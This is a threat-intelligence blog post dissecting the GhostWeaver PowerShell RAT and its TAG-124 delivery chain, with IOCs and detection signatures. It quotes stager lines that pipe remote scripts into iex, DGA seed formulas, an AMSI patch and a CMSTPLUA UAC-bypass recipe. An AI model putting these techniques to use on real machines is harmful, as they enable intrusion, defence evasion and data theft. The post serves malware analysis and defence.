


GhostWeaver - a malware that lives up to its name

 derp.ca/research/ghostweaver-tag124-powershell-rat

Kirk

March 8, 2026



`ghostweaver pantera tag124 powershell rat fileless`

GhostWeaver is a fileless PowerShell RAT that maintains command-and-control (C2) over GZip-compressed JSON inside TLS 1.0 connections on port 25658. AV vendors detect it as **Pantera**. TRAC Labs [named it GhostWeaver](#) in February 2025. Recorded Future [identified it](#) as the primary payload of TA582 -- a post-exploitation operator within the TAG-124 traffic distribution system (TDS) -- and notes that Mandiant tracks the operator as UNC4108. TA582 uses MintsLoader to score targets before delivering GhostWeaver to real machines and decoy payloads to sandboxes.

We recovered this implant from a compromised workstation that had been beaconing every three minutes for 13 months before discovery during routine triage. We deobfuscated the PowerShell source (855 strings across three obfuscation layers, all five known builds) and decoded the C2 wire protocol. We mapped four distinct domain generation algorithm (DGA) systems across the kill chain and connected to both live C2 servers. Each server accepted our beacon and pushed a 206KB persistence installer within 170 milliseconds -- byte-identical payloads from separate infrastructure. The payload decoded to a 58K PowerShell framework with four persistence modes, a CMSTPLUA UAC bypass, and PEB masquerade to `explorer.exe`.

Huntress documented over 10,000 compromised machines through the BOINC campaign alone. Coverage of the RAT itself is thin. Four DGA algorithms, four persistence modes with a UAC bypass, custom DNS resolver chains that bypass corporate filtering, AV-aware install logic -- and the persistence installer we captured from the live C2 scores 1/76 on VirusTotal. We don't think this is getting caught.

16 samples (11 PS1, 4 PE32, 1 JS) span May 2022 through March 2026 across four C2 clusters and 16 infrastructure nodes. As of March 8, 2026, two concurrent C2 nodes are actively deploying: `178.156.128.182` (v0.20 builds, Hetzner) and `86.107.101.93` (v0.23 builds, Redoubt Networks).

If you operate a threat intelligence platform with API access and can provide a researcher account, please reach out to . Additional data sources directly increase the quality and coverage of the threat intel published here.

Sample overview

Component	SHA256	VT	Notes
PS1 (our sample)	2dd4dba195a2994751e11f855a1a4d9f6ca384867b8e5f62b0e692729603fe05	22/76	v0.23, Group 578, decoded
PS1 (RF-referenced)	fb0238b388d9448a6b36aca4e6a9e4fbcbac3afc239cb70251778d40351b5765	27/76	v0.20, Group 515, earliest PS1 (Feb 2024)
PS1 (DGA variant)	a08eb452f289a6260786fe375cddb1bc009ac8556b7af6316ffc912c7dd31857	7/77	10 extra reflection strings, DGA enhancement
PE32 (.NET)	269f99b5e172a37074a8ad1c95b76b6066e01a03e507e580949c34633469e37e	46/76	MSIL, contacts 178.156.128.182 + 64.52.80.211
JS stager	9076d50f2bbe05164da6ebf077f471de9ddc46afbfb2f819f550231d12489d20	4/76	FakeUpdates.N, Cyrillic homoglyphs in filename
PE32 (2022)	32879fb539171628354e59868de1c9dca363be9c1b5bb9ca3f915b9042bd506b	47/76	Pantera v.50 GUI wrapper, amatua.org C2
TLS cert (pinned)	SHA256 aa9bc093018e55b23fbb4d9548c4140a3f59162a216ba2df6c82691533dcb435	--	CN=GeoTrust LTD., RSA 4096, self-signed

The earliest PE32 samples date to May 2022 -- GUI-wrapped executables that dropped PS1 payloads to %TEMP%. By February 2024, the builder had shifted to fileless PS1 delivery through TAG-124. Arcabit detection versions track four years of iteration: v.50 (PE32, 2022) through v.164 (fileless PS1, 2024) to Microsoft's latest signature [Pantera.MV!MTB](#) (2025). All PS1 builds share mutex [euzizvuze](#), port 25658, and the same pinned TLS certificate. Two size classes exist: ~280-330 KB (standard) and ~610-630 KB (likely with embedded plugin configurations).

GhostWeaver is not commodity malware. It does not appear on underground forums, GitHub, Telegram, cracked tool repositories, or in the Ultimate RAT Collection (500+ builders). It has no MISP galaxy entry and no MalwareBazaar tags. One partial public analysis exists outside vendor reporting.

Kill chain

```
Compromised WordPress site (TA569 / ParrotTDS)
+-- Injected JS: fake browser update prompt
+-- ChromeUpdateInstaller.js (Cyrillic homoglyphs in filename)
+-- PowerShell via conhost --headless
|
+-- Stage 1: Window hider (P/Invoke ShowWindowAsync)
+-- Stage 1b: DGA1 delivery (a-z daily, generates {15chars}.top/1.php?s={campaign})
+-- Stage 2: DGA launcher (DGA3, generates 10 domains, tries /1.php?s=<campaign>)
+-- Stage 3: MintsLoader victim profiler
|   |-- AMSI bypass (patches AmsiOpenSession with 0x75)
|   |-- VM check (Get-MpComputerStatus IsVirtualMachine)
|   |-- GPU check (Win32_VideoController AdapterDACType)
|   |-- CPU cache check (Win32_CacheMemory purpose)
|   |-- Callback: POST http://{DGA4}/htr.php?id={hostname}&key={score}&s={campaign}
|   |
+-- [Low score = real machine] --> GhostWeaver via DGA2 on port 25658
+-- [High score = sandbox] --> Decoy (AsyncRAT from temp.sh) or 302 redirect
|
+-- GhostWeaver: TLS 1.0 + GZip-JSON
|   |-- ClientInfo beacon
|   |-- Server pushes persistence installer via iex
|       |-- CMSTPLUA UAC bypass + PEB masquerade
|       |-- Scheduled task: conhost --headless, every 3 min
|       |-- 4 persistence modes (AV-aware selection)
|       |-- DGA4 /ps callback for loader stub (Mode 2)
```

TA569 (ParrotTDS / SocGhosh) handles initial access through compromised WordPress sites. TA582 operates everything downstream -- MintsLoader scoring, DGA infrastructure, GhostWeaver deployment, and persistence. The `s=` campaign ID in URLs routes victims to the appropriate payload. Recorded Future documents 35 campaign IDs across this ecosystem. [Huntress](#) documented the SocGhosh-to-BOINC delivery chain in July 2024. [MalasadaTech](#) documented the TA569-to-TA582 handoff model in May 2025.

C2 protocol

GhostWeaver skips HTTP entirely. It communicates over raw TCP on port 25658, wrapped in TLS 1.0 -- a protocol version deprecated since 2020. The wire format is a 4-byte little-endian length header followed by GZip-compressed JSON:

```
[4 bytes LE int32: payload length] [GZip(JSON payload)]
```

TLS configuration

- TLS 1.0 only -- the server does not support 1.1, 1.2, or 1.3 (confirmed via `nmap ssl-enum-ciphers` and successful probe)
- SNI is set to the IP address, not a domain name (`.NET RemoteEndPoint.ToString().Split(':')[0]`)
- Five cipher suites: `ECDHE_RSA_AES_256_CBC_SHA`, `ECDHE_RSA_AES_128_CBC_SHA`, `RSA_AES_256_CBC_SHA`, `RSA_AES_128_CBC_SHA`, `RSA_3DES_EDE_CBC_SHA`
- Self-signed certificate: CN=GeoTrust LTD., RSA 4096, SHA-512 signature, valid 2023-12-04 to 9999-12-31
- Client validates the server certificate against a pinned cert embedded in the PS1 source via `X509Certificate2.Equals()`

Beacon (ClientInfo)

The RAT sends a `ClientInfo` packet immediately after TLS handshake. Two build versions exist with slightly different field sets:

Field	v0.20	v0.23
Packet	"ClientInfo"	"ClientInfo"
ip	External IP via <code>api.ipify.org</code>	Same
HWID	Hardware ID	Same
guid	--	Present
User	<code>\$env:COMPUTERNAME</code>	Same
OS	Windows version string	Same
Antivirus	WMI <code>SecurityCenter2</code> query	Same
Version	"0.20"	"0.23"
Admin	<code>WindowsBuiltInRole</code> check	Same
Performance	<code>Win32_ComputerSystem.Domain</code>	Same
Group	"515"	"578"

v0.20 omits the `guid` field entirely. Both live C2 nodes accept their respective build versions without challenge-response, version validation, or group checks.

Keepalive

The client sends `{"Packet": "Ping", "Message": "Ping"}` periodically. The server responds with `{"Packet": "pong"}` every ~15 seconds. The server initiates keepalives independently -- the pong packet name is not the build-specific ping command name.

Command dispatch

Command	Action
<code>eftvcxq</code> (v0.23) / <code>hcqikymtuevs</code> (v0.20)	Ping -- echo counter
<code>iex</code>	GZip + base64 <code>.script</code> field → <code>Invoke-Expression</code> → return result
<code>cmd</code>	System command via <code>.cmd</code> + <code>.args</code> fields
<code>plugin</code>	Verify DLL hash (<code>.Msgpack</code> field) → respond with <code>sendPlugin</code>
<code>savePlugin</code>	Receive and load DLL via <code>Assembly.Load</code> (reflection, fileless)
<code>selfdelete</code>	Wipe <code>\$PWD</code> and exit

The ping command name is randomized per build -- `eftvcxq` for v0.23, `hcqikymtuevs` for v0.20. All other command names are consistent across builds.

Plugin system

Plugins are .NET DLLs loaded reflectively via `Assembly.Load` -- no disk artifacts. TRAC Labs reports they are obfuscated with Confuser.Core 1.6. Known plugins include a formgrabber (web injection, JA3 fingerprint modification, MITM proxy), browser credential theft (Brave, Chrome, Firefox, Edge), Outlook data theft, and cryptocurrency wallet theft. GhostWeaver can also redeploy MintsLoader back to the victim via `sendPlugin` -- a bidirectional relationship between the loader and the RAT.

The `Msgpack` string in the source is a field name in the plugin verification packet, not the serialization format. The actual protocol is GZip-compressed JSON throughout. Unlike typical sleep-loop RATs, GhostWeaver uses an event-driven architecture -- a `CallbackEventBridge` singleton bridges .NET `AsyncCallback` and `TimerCallback` to PowerShell events via `Register-ObjectEvent`, giving it proper async I/O for C2 communication and timer-based beaconing.

Deobfuscation

The PS1 source is a single line of 280-630 KB using **arithmetic char encoding**. Every string is constructed from math expressions: `@((8306-8191),(7691-7583),...) -join ''` where each sub-expression evaluates to a character code. No `[char]` casts, no base64 -- pure arithmetic in nested parentheses.

We wrote a three-pass Python deobfuscator:

- 1. **Pass 1:** Resolve arithmetic character arrays -- evaluate each `(expr)` group and join to plaintext strings. Handles nested parentheses and multi-element arrays.
- 2. **Pass 2:** Decode string state class -- the PS1 declares a helper class with static methods that perform the same char-array decoding. Replace all calls to the helper class with their decoded output.
- 3. **Pass 3:** Resolve helper class method calls -- iteratively decode inside-out for nested invocations. All method names (`'new'`, `'ne'`, `'getcallback'`) perform the same operation.

Results across all five decoded builds:

Build	SHA256 (short)	Helper Class	Decoded Size	Strings
12dbcf61	v0.20, Group 515	efhniujbapg	103K	840
1a0abc02	v0.23, Group 578	ayjcfuzvdmex	32K	865
253cfd71	v0.23, Group 527	uhcoqdgmkip	101K	859
2dd4dba1	v0.23, Group 578	xvqjeckumdt	66K	855
a08eb452	v0.23, Group 578	jeouskzh	81K	886

The obfuscated variable names (49 random lowercase alpha strings per build) are regenerated by the builder for each stub. Core functionality strings are identical across all builds. The builder also generates a unique 15-character mixed-case alphanumeric encryption key per build.

Extracted config (consistent across all samples):

Constant	Value
Port	25658
Mutex	euzizvuze
DGA TLDs	.top, .fun, .com, .xyz, .cn
Cert thumbprint (SHA1)	006f5bb92720aca33aab33505e17c42cc2f9f236
DNS resolvers	216.218.130.2, 74.82.42.42, 208.67.222.222, 76.76.2.5, 1.1.1.1

Per-build values:

Build	Version	Group	Encryption Key	DGA2 Multiplier	Ping Command
12dbc61	0.20	515	--	854374	hcqikymtuevs
fb0238b3	0.20	515	--	854374	hcqikymtuevs
1a0abc02	0.23	578	1t3gjhfJCZFDbpv	348374	eftvcxq
253cfd71	0.23	527	hblIGD1E2roFVMR	348374	eftvcxq
2dd4dba1	0.23	578	qLPJKNSvrfyXgGV	348374	eftvcxq
a08eb452	0.23	578	1miI4g0rEJ2TBSt	348374	eftvcxq

Each build carries an identifier in `$global:keyst: streams\{campaign}\stub\{build_number}` -- the `streams\` prefix suggests .NET resource stream packaging, and the stub number is unique per compiled payload.

The builds split into two version families: v0.20 (multiplier 854374, no guid in beacon) and v0.23 (multiplier 348374, guid present). Each multiplier generates a completely different domain sequence. The operator registers domains from both multipliers -- v0.20 domains resolve to Cluster 3 (Hetzner) and v0.23 domains resolve to Cluster 1 (Redoubt Networks). Both C2 nodes are active concurrently, serving identical persistence payloads to their respective build populations.

DGA system

Four distinct DGA algorithms operate across different stages of the kill chain. All share 15-character domain lengths, `System.Random` as the PRNG, and `.top` as the primary TLD.

#	Stage	Charset	Size	Seed Structure	TLDs	Rotation
1	MintsLoader delivery	a-z	26	yyyyMMdd + offset	.top	Daily

#	Stage	Charset	Size	Seed Structure	TLDs	Rotation
2	GhostWeaver C2	a-z0-9	36	<code>round(DayOfYear / 7) + 1 + Year * multiplier</code>	.top .fun .com .xyz .cn	Weekly
3	TDS stage-2 launcher	a-z0-9	36	<code>round((DayOfYear + 3) / 7 + 2024) * multiplier</code>	.top	Weekly
4	Scoring callback / persistence	a-n	14	Per-deployment (various formulas)	.top	Varies

The PRNG is .NET `System.Random` -- a subtractive generator (Knuth's algorithm). PowerShell `[int]` casts use banker's rounding (round half to even), which matters at weekly rotation boundaries. All multiplier and addend values are per-build or per-deployment constants baked into the obfuscated arithmetic.

DGA1 (MintsLoader delivery) generates the initial loader domains. The seed is the current date as `yyyyMMdd` plus a per-deployment offset, producing one domain per day with a-z only charset. This is the first network callback after the JS stager executes -- it fetches the next stage via `curl -useb "{domain}.top/1.php?s={campaign}" | iex`.

DGA2 (GhostWeaver C2) generates one base domain per week, tried against five TLDs in sequence until one resolves. The operator typically registers `.top` or `.fun`. Custom DNS resolvers (Hurricane Electric, OpenDNS, Control D, Cloudflare) bypass local DNS filtering.

DGA2 seed formula:

```
seed = [int](DayOfYear / 7 + 1 + Year * 854374) # v0.20 (Cluster 3)
seed = [int](DayOfYear / 7 + 1 + Year * 348374) # v0.23 (Cluster 1)
domain = 15 chars from "abcdefghijklmnopqrstuvwxyz0123456789" via Random.Next(0, 36)
```

Validated against five known domain-date pairs from Triage sandbox executions spanning Feb 2024 through Mar 2026. As of March 8, 2026: v0.20 domains `q632gmdjjxpsqp.fun` (days 60-66) and `9hsawit1nfbg9e.top` (day 67+) both resolve to `178.156.128.182`, and v0.23 domain `v5fcvlydx1cjsgf.top` resolves to `86.107.101.93`. The operator keeps both domains live during weekly rotation transitions.

DGA4 (persistence callback) uses a restricted charset of only 14 characters (`a` through `n`) and varies its seed formula per deployment. The persistence installer captured from the live C2 uses multiplier 216162 with a weekly seed. Other deployments observed on urlscan use different constants entirely -- brute-forcing all 2^{31} seeds against four known DGA4 domains confirmed no common seed structure.

Over 200 DGA domains (DGA1 through DGA4 combined) have been observed across all four C2 clusters since the DGA system activated in February 2024.

Live C2 probe

With the DGA decoded and the current week's domains resolving, we had live targets and a complete protocol specification.

On March 8, 2026, we connected to both active C2 nodes using a Python TLS 1.0 client:

v0.20 probe (`178.156.128.182:25658`): The server accepted the connection immediately. Within 170 milliseconds of receiving our `ClientInfo` packet, it sent back an `iex` command containing a 206KB base64 payload. The server performed no challenge-response, version validation, or group check -- it pushed the persistence installer to every client that completes the TLS handshake and sends a well-formed beacon.

v0.23 probe (86.107.101.93:25658): Identical behavior. The server accepted our v0.23 beacon (with `guid` field, Group 578, ping command `eftvcxq`) and pushed the same 206KB persistence installer. The payload was byte-identical to the v0.20 capture -- both C2 nodes share a single backend despite separate DGA2 multipliers and hosting infrastructure.

The payload decoded through two layers (base64 → UTF-16 LE base64) to a 58K PowerShell persistence framework -- 1,490 lines and 17 functions. The decoded installer (`e354c5e4db754a83d4e81aa8777d5685c8451ac0eea1120783f0be024f656e61`) scores 1/76 on VirusTotal and 9/10 on Triage -- behavioural detection catches it, but static signatures do not.

After delivering the persistence installer, both servers continued sending `{"Packet": "pong"}` keepalives every 15 seconds. No further commands were pushed during the observation windows.

Persistence installer

The 58K PS1 pushed by the C2 implements four persistence modes. The installer selects one at random unless it detects specific AV products, in which case it forces a specific mode. Norton forces Mode 1 (plaintext). Webroot forces Mode 2 (DPAPI + DGA callback).

UAC bypass

Before creating the scheduled task, the installer elevates privileges through a **CMSTPLUA COM object bypass**:

- PEB masquerade**: Overwrites the current process's PEB fields via `VirtualProtectEx` and `WriteProcessMemory` to impersonate `C:\Windows\explorer.exe`. This makes the process appear to be Explorer to COM security checks.
- COM elevation**: Calls `CoGetObject("Elevation:Administrator!new:{A6BFEA43-501F-456F-A845-983D3AD7B8F0}")` to instantiate an elevated CMSTPLUA COM object.
- Task Scheduler access**: Uses `ServerCreateElevatedObject({0f87369f-a4e5-4cfc-bd3e-73e6154572dd})` to get an elevated `ITaskService` interface.

Scheduled task

The installer creates a hidden task that:

- Runs every 3 minutes
- Uses a name chosen from a list of real PowerShell function names (e.g., `Start-AutologgerConfig`)
- Executes `conhost --headless powershell` with an obfuscated `Invoke-Expression` command
- Reads the payload from a `.log` file in `%LOCALAPPDATA%\Microsoft\{random_subfolder}\{funcName}.log`

The installer also disables the Task Scheduler operational event log (`IsEnabled=False`), wiping all records. Scheduling activity leaves no trace in standard Windows forensics.

Four persistence modes

Mode	On-Disk Format	Loader Mechanism	AV Override
1 "Regular"	Plaintext <code>.log</code>	Obfuscated <code>Get-Content</code> + <code>Invoke-Expression</code>	Norton
2 "Protected"	DPAPI-encrypted <code>.log</code>	DGA4 callback (<code>POST /ps</code>) for custom loader stub	Webroot
3 "Type protected"	DPAPI-encrypted <code>.log</code>	Hardcoded DPAPI decrypt stub + <code>.jpg</code> trampoline	--
4 "ECHO protected"	DPAPI-encrypted <code>.log</code>	Hardcoded DPAPI decrypt stub via clipboard chain	--

Modes 2-4 encrypt the payload with DPAPI (`ConvertFrom-SecureString`), binding it to the current user's credentials. Mode 2 contacts a DGA4 domain (`POST http://{domain}/ps` with `botid={COMPUTERNAME}&path={path}`) to retrieve a custom decryption stub -- this endpoint requires an active C2 session and returns empty replies to direct probes. Modes 3 and 4 include hardcoded DPAPI decryption stubs that work without network access.

File layout: `%LOCALAPPDATA%\Microsoft\{random_writable_subfolder}\{funcName}.log` for the payload. Loader stubs are written as `Azure{funcName}.ps1`, `.log`, or `.jpg` depending on the mode.

Each installation generates unique string encodings via a `newstringobfuscator` function -- polymorphic obfuscation at install time. After writing files and registering the scheduled task, the installer kills the current GhostWeaver process and relies on the scheduled task to restart it within 3 minutes. For a different approach to AV-aware persistence, see our [Remcos Autolt analysis](#).

MintsLoader scoring

Before delivering GhostWeaver, MintsLoader profiles the target to distinguish real machines from sandboxes. Three checks produce a cumulative score sent to the C2 as the `key` parameter. The C2 delivers payloads only to low scores.

Check	Method	Real Machine	Sandbox
1. VM detection	<code>Get-MpComputerStatus</code> → <code>IsVirtualMachine</code>	<code>false</code> : +6.7B	<code>true</code> : +52.1B / null: +59.9B
2. GPU type	<code>Win32_VideoController</code> → <code>AdapterDACType</code>	Discrete (NVIDIA/AMD): +0	"Internal"/"Integrated": +8.8B, "VMware"/"Bochs": +74.9B
3. CPU caches	<code>Win32_CacheMemory</code> → <code>purpose</code>	4+ cache levels: +276M	≤3 levels: +32.3B, L1 only: +89.2B
Base	--	+246M	+246M

A real machine with a discrete GPU and normal cache hierarchy scores approximately 7.2 billion. A Triage sandbox VM scores approximately 160 billion -- 22x higher. We confirmed sandbox detection by submitting TDS URLs to Triage: the TDS connected but withheld the payload (Triage score 4 -- network contact only, no malware delivered).

Recorded Future independently documented this scoring system and confirmed that the constant values change with each deployment. Our values come from the `bnbfyw1.top` DOM capture (campaign `s=63e95be1`). RF's values for the same checks differ, confirming per-sample variation in the arithmetic constants while the algorithm structure remains identical.

The scoring callback URL follows this pattern:

```
http://{DGA4_domain}/{random10}htr{random5}.php?id={COMPUTERNAME}&key={SCORE}&s={CAMPAIGN_UUID}
```

The `htr` infix is hardcoded across all observed deployments, making `*htr*.php?id=*&key=*&s=*` a reliable network detection signature. Victim callbacks are visible on `urlscan.io` -- `DC01` (a Windows domain controller) appeared in December 2025, confirming enterprise targeting.

TAG-124 delivery chain

[TAG-124](#) is a traffic distribution system built on compromised WordPress sites, actor-controlled payload servers, and a central routing layer. It filters visitors based on context from the upstream redirect chain -- geolocation, device type, referrer state -- and routes qualifying targets to malware delivery pages. Recorded Future [documents](#) it as shared infrastructure serving multiple threat actors:

Rhysida and Interlock ransomware operators, TA866/Asylum Ambuscade, SocGhosh, D3F@ck Loader, and TA582. The system has two operators in sequence. TA569 compromises WordPress sites and injects ParrotTDS JavaScript that serves fake browser update prompts. TA582 operates everything downstream -- MintsLoader scoring, DGA infrastructure, and payload deployment. Mandiant tracks TA582's operator as UNC4108.

The complete delivery chain was recovered from a urlscan DOM capture of `bnbfyw1.top/1.php?s=63e95be1`. The TDS served a single PowerShell response containing three stages:

Stage 1 -- Window hider: P/Invoke to `user32.dll ShowWindowAsync` to hide the PowerShell window.

Stage 2 -- DGA launcher: Base64-encoded child process that generates 10 DGA3 domains per weekly rotation period. Each domain is tried with `curl -useb "$domain/1.php?s={campaign}" | iex.`

Stage 3 -- MintsLoader profiler: Arithmetic-obfuscated payload (XOR key: `3rpbtcchzgnv`). Implements Antimalware Scan Interface (AMSI) bypass by patching `AmsiOpenSession` in `amsi.dll` with byte `0x75` (JNE short jump) via `VirtualProtectEx`. Then runs the three-check scoring system described above.

All three stages are delivered in a single HTTP response from the TDS server. The TDS itself requires specific context from the upstream WordPress redirect chain -- direct requests, Tor exit nodes, scanner IPs, and sandbox VMs all receive empty responses or timeouts. The filtering operates at the application layer, not by IP reputation. A residential IP receives the same empty response as a known scanner.

254 urlscan submissions hit `1.php?s=` endpoints over the past year across 37 TDS domains and 35 campaign IDs. Campaign ID formats range from UUIDs (`s=63e95be1-92e0-...`) to named campaigns (`s=527`, `s=boicn`, `s=flibabc13`, `s=mints11`).

Infrastructure

GhostWeaver C2 infrastructure spans four hosting providers with 16 nodes:

Cluster	Provider	ASN	Nodes	Samples	DGA Domains	Status
1	Redoubt Networks (servers.guru)	AS400304	5	4	82	Active (86.107.101.93, probed)
2	BL Networks (BLNWX)	AS399629	2	7	0	Active (most samples contact this cluster)
3	Hetzner Online GmbH	AS213230 + AS24940	5	7+	104+	Active (178.156.128.182, probed)
4	Gwy It Pty Ltd	AS199959	4	2	0	Active (BOINC C2 + Zimbra mail)

Cluster breakdown

Cluster 1 uses servers.guru, an anonymous VPS provider accepting cryptocurrency. Four backup nodes (`spo1-4.servers.guru`) have zero VT detections -- clean failover infrastructure. 82 DGA domains resolved to the primary IP `86.107.101.93` between January 2025 and March 2026. We probed this node on March 8, 2026 -- it serves the same persistence installer as Cluster 3, confirming a shared backend.

Cluster 2 (BL Networks / BLNWX) is the most-contacted cluster by sample count -- 7 of 10 known PS1 samples communicate with 64.52.80.211. BLNWX is a bulletproof hosting provider serving dozens of unrelated threat actors. A Censys certificate and service survey of AS399629 (March 2026) found 17 distinct malware families on the same network. TA582 correlation is at the domain and campaign level, not IP proximity.

Cluster 3 (Hetzner) includes the currently active node 178.156.128.182 and four decommissioned nodes where DGA domains no longer resolve. Two decommissioned nodes (5.161.229.58, 5.161.214.209) have been recycled to unrelated legitimate tenants.

Cluster 4 (Gwy It) hosts the fake BOINC infrastructure (rosettahome.top/.cn), which peaked at 10,000+ compromised clients in July 2024, and a Zimbra mail server (email.zimbraservices.net).

The operator uses NICENIC (a Chinese registrar) with Hurricane Electric nameservers for all DGA domains. This creates a consistent registration fingerprint. A name hash (1f8f4166599d23ee) and email hash (f651612a...) are consistent across NICENIC, Cosmotown, and Sarek Oy registrations over four years (2022-2026). This links the 2022 amatua.org infrastructure to the current DGA campaign.

Confirmed TA582 payloads sharing this infrastructure: GhostWeaver/Pantera, MintsLoader, trojanized BOINC, CleanUpLoader, and StealC (per Recorded Future).

Why DNS filtering failed

GhostWeaver hardcodes five public DNS resolvers -- Hurricane Electric, OpenDNS, Control D, and Cloudflare -- and queries them directly, bypassing whatever DNS infrastructure the local network provides. Corporate DNS filtering, sinkholing, and response policy zones never see the DGA domain requests. The C2 connection itself runs on port 25658 over TLS 1.0 -- a non-standard port carrying encrypted traffic that most egress rules pass without inspection.

Zero trust connectivity inverts this. If outbound connections are blocked unless first verified through approved DNS and explicitly permitted by policy, the custom resolver queries fail at the IP level and the raw TCP connection to port 25658 is never established -- regardless of whether the DGA domain is in a blocklist. The dwell time here was not a detection failure. The beacons were there. It was a policy failure: the network allowed outbound connections it had no reason to trust.

For more on zero trust connectivity, see [ADAMnetworks](#).

IOC summary

Network

IP	ASN	Cluster	Role
86.107.101.93	AS400304 Redoubt	1	Active C2 (probed 2026-03-08), 82 DGA domains
178.156.128.182	AS213230 Hetzner	3	Active C2 (probed 2026-03-08)
64.52.80.211	AS399629 BLNWX	2	Most-contacted C2 (7/10 PS1)
64.7.199.144	AS399629 BLNWX	2	Early rosettahome.top host
5.161.113.150	AS213230 Hetzner	3	Earliest DGA node (Feb 2024)
5.161.229.58	AS213230 Hetzner	3	DGA node Jul 2024-Feb 2025 (decommissioned)

IP	ASN	Cluster	Role
5.161.214.209	AS213230 Hetzner	3	DGA node Apr-Jul 2024 (decommissioned)
157.180.9.209	AS24940 Hetzner	3	37 DGA domains, Mar-Jan 2026
104.238.34.204	AS199959 Gwy It	4	rosettahome.top BOINC C2
104.238.61.8	AS199959 Gwy It	4	rosettahome.top/.cn
104.200.73.68	AS199959 Gwy It	4	rosettahome.cn, zimbraservices.net
192.169.6.190	AS199959 Gwy It	4	email.zimbraservices.net (dedicated Zimbra, migrated 2025-09)

Backup C2 nodes (Cluster 1)

IP	Hostname
167.17.76.31	spo1.servers.guru
66.23.193.124	spo2.servers.guru
167.17.76.102	spo3.servers.guru
64.49.13.171	spo4.servers.guru

TLS certificate (pinned, embedded in all PS1 builds)

Field	Value
Subject	CN=GeoTrust LTD. (self-signed)
Serial	824756402884692834048618218096390249
Valid	2023-12-04 to 9999-12-31
Key	RSA 4096
SHA256	aa9bc093018e55b23fbb4d9548c4140a3f59162a216ba2df6c82691533dcb435
SHA1	006f5bb92720aca33aab33505e17c42cc2f9f236

Custom DNS resolvers (hardcoded, bypass local filtering)

216.218.130.2 (Hurricane Electric), 74.82.42.42 (HE), 208.67.222.222 (OpenDNS), 76.76.2.5 (Control D), 1.1.1.1 (Cloudflare)

Operator domains

Domain	Role	Status
rosettahome.top	Fake BOINC C2	Active
rosettahome.cn	Fake BOINC C2	Suspended (serverHold)
happychristmas.click	Pre-DGA C2	Parked
amatua.org	2022 C2 (Viettel hosting)	Suspended

Selected DGA domains (200+ total across all clusters)

Domain	DGA	IP	First Seen
q632gmdjjxpjsqp.fun	DGA2 (v0.20)	178.156.128.182	2026-03-04
9hsawit1nbfbg9e.top	DGA2 (v0.20)	178.156.128.182	2026-03-08
v5fcvlydx1cjsgf.top	DGA2 (v0.23)	86.107.101.93	2026-03-08
cup4fqhvsolr3xq.top	DGA2 (v0.23)	86.107.101.93	2026-03-02
ga1yo3wu78v48hh.top	DGA2	5.161.214.209	2024-07-12
0f2onmxtqv5ih2h.top	DGA2	5.161.113.150	2024-02-22

Detection signatures

Vendor	Signature
Arcabit / BitDefender	CMD:Heur.BZC.PZQ.Pantera.164.*
ESET	PowerShell/Agent.BLU
Kaspersky	HEUR:Trojan.PowerShell.Obfus.gen
Lionic	Trojan.Script.Pantera.4!c
Avast / AVG	PwrSh:Agent-AX [Rat]

Vendor	Signature
Microsoft	Trojan:PowerShell/Pantera.MV!MTB

Host indicators

Indicator	Value
Registry marker	HKCU:\Software\Microsoft\ExpirienceHost = 1 (note misspelling of "Experience")
Scheduled task pattern	conhost --headless powershell -ep bypass Azure{FunctionName}
Payload location	%LOCALAPPDATA%\Microsoft\{subfolder}\{FunctionName}.log
Mutex	euzizvuze

Hashes (PS1 samples)

SHA256	First Seen	VT	Build
fb0238b388d9448a6b36aca4e6a9e4fbcbac3afc239cb70251778d40351b5765	2024-02-21	27/76	v0.20 / 515
12dbc61cfbfa903c0224e27803d8e94075eb0023037d7d1d2a832dcad08aed0	2024-09-05	22/76	v0.20 / 515
a373fdaa1be3b46a88487d6839f5ff8332380ed9c93a8cb1439f43a0440d2e0a	2024-10-24	19/76	v0.23
1a0abc0235744543ced5ffce406375a3ab5e1c7953865baa471cc69116960ee3	2024-11-08	23/76	v0.23 / 578
bb06ef8bcfb7037e436710e81f5f4d9feaff97bdf46f2b1320ae8cf0fcee457d	2024-12-02	15/76	v0.23
2dd4dba195a2994751e11f855a1a4d9f6ca384867b8e5f62b0e692729603fe05	2025-01-24	22/76	v0.23 / 578
93fd8688d406f11554cc2e64b62b1bc35979ef8e2711ac7212ab7e4016521687	2025-02-10	23/76	v0.23
253cfd712e819991ad07acec38b8afb9bf07acb43faf7a998ce74605595f28c	2025-02-11	21/76	v0.23 / 527
a08eb452f289a6260786fe375cddb1bc009ac8556b7af6316ffc912c7dd31857	2025-03-18	7/77	v0.23 / 578
c2071569d65449e02722b02c5cb6b365dcf52ee5df5a7ffac779751405cdcfaf	2025-05-18	23/76	v0.23
4b7815407c14ddc776cf2b2a3a20b2e8b7d78c7b7a06d72d4934abe09cb895f7	2025-11-06	23/76	v0.23

C2-delivered payloads

SHA256	Description	VT
e354c5e4db754a83d4e81aa8777d5685c8451ac0eea1120783f0be024f656e61	Persistence installer (decoded PS1, 58K)	1/76
